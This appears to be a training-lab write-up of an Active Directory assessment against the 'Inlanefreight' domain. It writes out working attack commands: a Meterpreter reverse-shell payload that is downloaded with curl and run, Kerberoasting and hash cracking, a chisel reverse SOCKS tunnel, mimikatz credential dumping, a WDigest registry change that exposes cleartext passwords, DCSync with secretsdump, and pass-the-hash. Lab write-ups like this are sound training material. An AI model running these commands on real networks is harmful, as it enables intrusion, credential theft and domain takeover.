Initial Access
Reconnaissance
Given the Scenario, we get the user admin and the password My_W3bsH3ll_*********, so we login with the credentials:


Question 1 - Submit the contents of the flag.txt file on the administrator Desktop of the web server
- Well, seems that we can access the contents of the Administrator Desktop, so I just grabbed the flag
type C:\Users\Administrator\Desktop\flag.txt
Reverse Shell Using Metasploit
- Payload Generation
msfvenom -p windows/x64/meterpreter/reverse_https lhost=<attacker_ip> -f exe -o payload.exe lport=4444


- Metasploit Listener Configuration
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST 10.10.15.161
set LPORT 4444

- Payload Delivery And Execution
python3 -m http.server
- using curl to download and executing the payload
curl 10.10.15.161:8000/payload.exe -o payload.exe
./payload.exe

- Got the Shell
Question 2 - Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name as your answer
- Enumerating SPNs with setspn.exe1
setspn.exe -Q */*

- We got our answer that is -
s*****l
Question 3 - Crack the account’s password. Submit the cleartext value.
- To get the password we can use
PowerView, We can use same method, by running a python server and curl it : - Now to import the file we run :
Import-Module .\PowerView.ps1

- Now that we have it imported, we run to the get the SPN Ticket 2:
Get-DomainUser -Identity svc_sql | Get-DomainSPNTicket -Format Hashcat

- Nice! we got the hash, lets crack it using Hashcat, which gives us the password
lu***7:hashcat -m 13100 svc_sql_hash /usr/share/wordlists/rockyou.txt
Question 4 - Submit the contents of the flag.txt file on the Administrator desktop on MS01
-
Before we proceed, Let’s first get the IP of MS01 by pinging it.. which reveals -
172.16.6.**
-
Let’s try to login to MS01 with the credentials we found, to do that we run3:
$password = ConvertTo-SecureString "<password>" -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential ("INLANEFREIGHT\svc_sql", $password)
Enter-PSSession -ComputerName MS01-INLANEFREIGHT.LOCAL -Credential $cred

-
It worked! but when I try to get the flag it didn’t work, now we have to find a workaround to get a proper Shell, so that we can retreive the flag, One way is that we can start a Socks Proxy using Metasploit, I tried it but was not working.. so I used
chisel.exeto do it. -
I downloaded it using curl and ran it.
change/add the proxychains config to use socks5
On Attack Machine(Linux):
chisel server -p 9088 --reverseOn Target Machine(Windows):
./chisel.exe client 'Attack-IP:9088' R:socks

Now using impacket-pssexec we can get the flag:
proxychains impacket-psexec INLANEFREIGHT.LOCAL/<user>:<password>@<Target>

Question 5 - Find cleartext credentials for another domain user. Submit the username as your answer.
- I ran a nmap scan to find that we have rdp open, so I logged in using
xfreerdp, also I found out that we can connect to a FreeRDP server with a shared directory4, so I shared it with all the tools that we may need.proxychains xfreerdp /v:'172.16.6.**:3389' /u:"inlanefreight\<user>" /p:'<password>' /drive:Shared,/opt/test

-
I first ran Inveigh to find anything interesting, but nothing..

-
So, I went with
mimikatzand ran:privilege::debug sekurlsa::logonpasswords

- we get this user
t*****on DomainDC01which is the answer, Moving on to next question..
Question 6 - Submit this user’s cleartext password.
-
We did get the user, but the password is shown as none as you see from the above image, to get the password we have to force WDigest to store credentials in plaintext. We have to modify below registry to achieve that, and we have to reboot, so that we get the cleartext password5 :
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1

- After restarting we get the cleartext password :

Question 7 - What attack can this user perform?
-
I was thinking what could be attack and just casually gave DCsync as an answer and it was correct.. Now we have to find why? for that we can use PowerView6
Import-Module .\PowerView.ps1
Get-DomainUser -Identity <user>  |select samaccountname,objectsid,memberof,useraccountcontrol | fl
$sid = "S-1..."
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} |select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl

- As from the above image we can see that
DS-Replication-Get-Changes-In-Filtered-Set,DS-Replication-Get-Changes,DS-Replication-Get-Changes-Allare present, which allows user to access replication data from AD database. Thus allowing us to perform DCsync attack.
Question 8 - Take over the domain and submit the contents of the flag.txt file on the Administrator Desktop on DC01
-
We can use Runas to login as t***** user, now let’s just dump the hashes of
Administratorusing impacket-secretsdump, we can get DC01 IP, by pinging it like we did it before:proxychains impacket-secretsdump -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/<user>@<ip> -
Now that we got the hash, we can
pass the hashusing crackmapexec and get the final flag!!proxychains crackmapexec smb <ip> -u Administrator -H <hash> -x 'type C:\Users\Administrator\Desktop\flag.txt'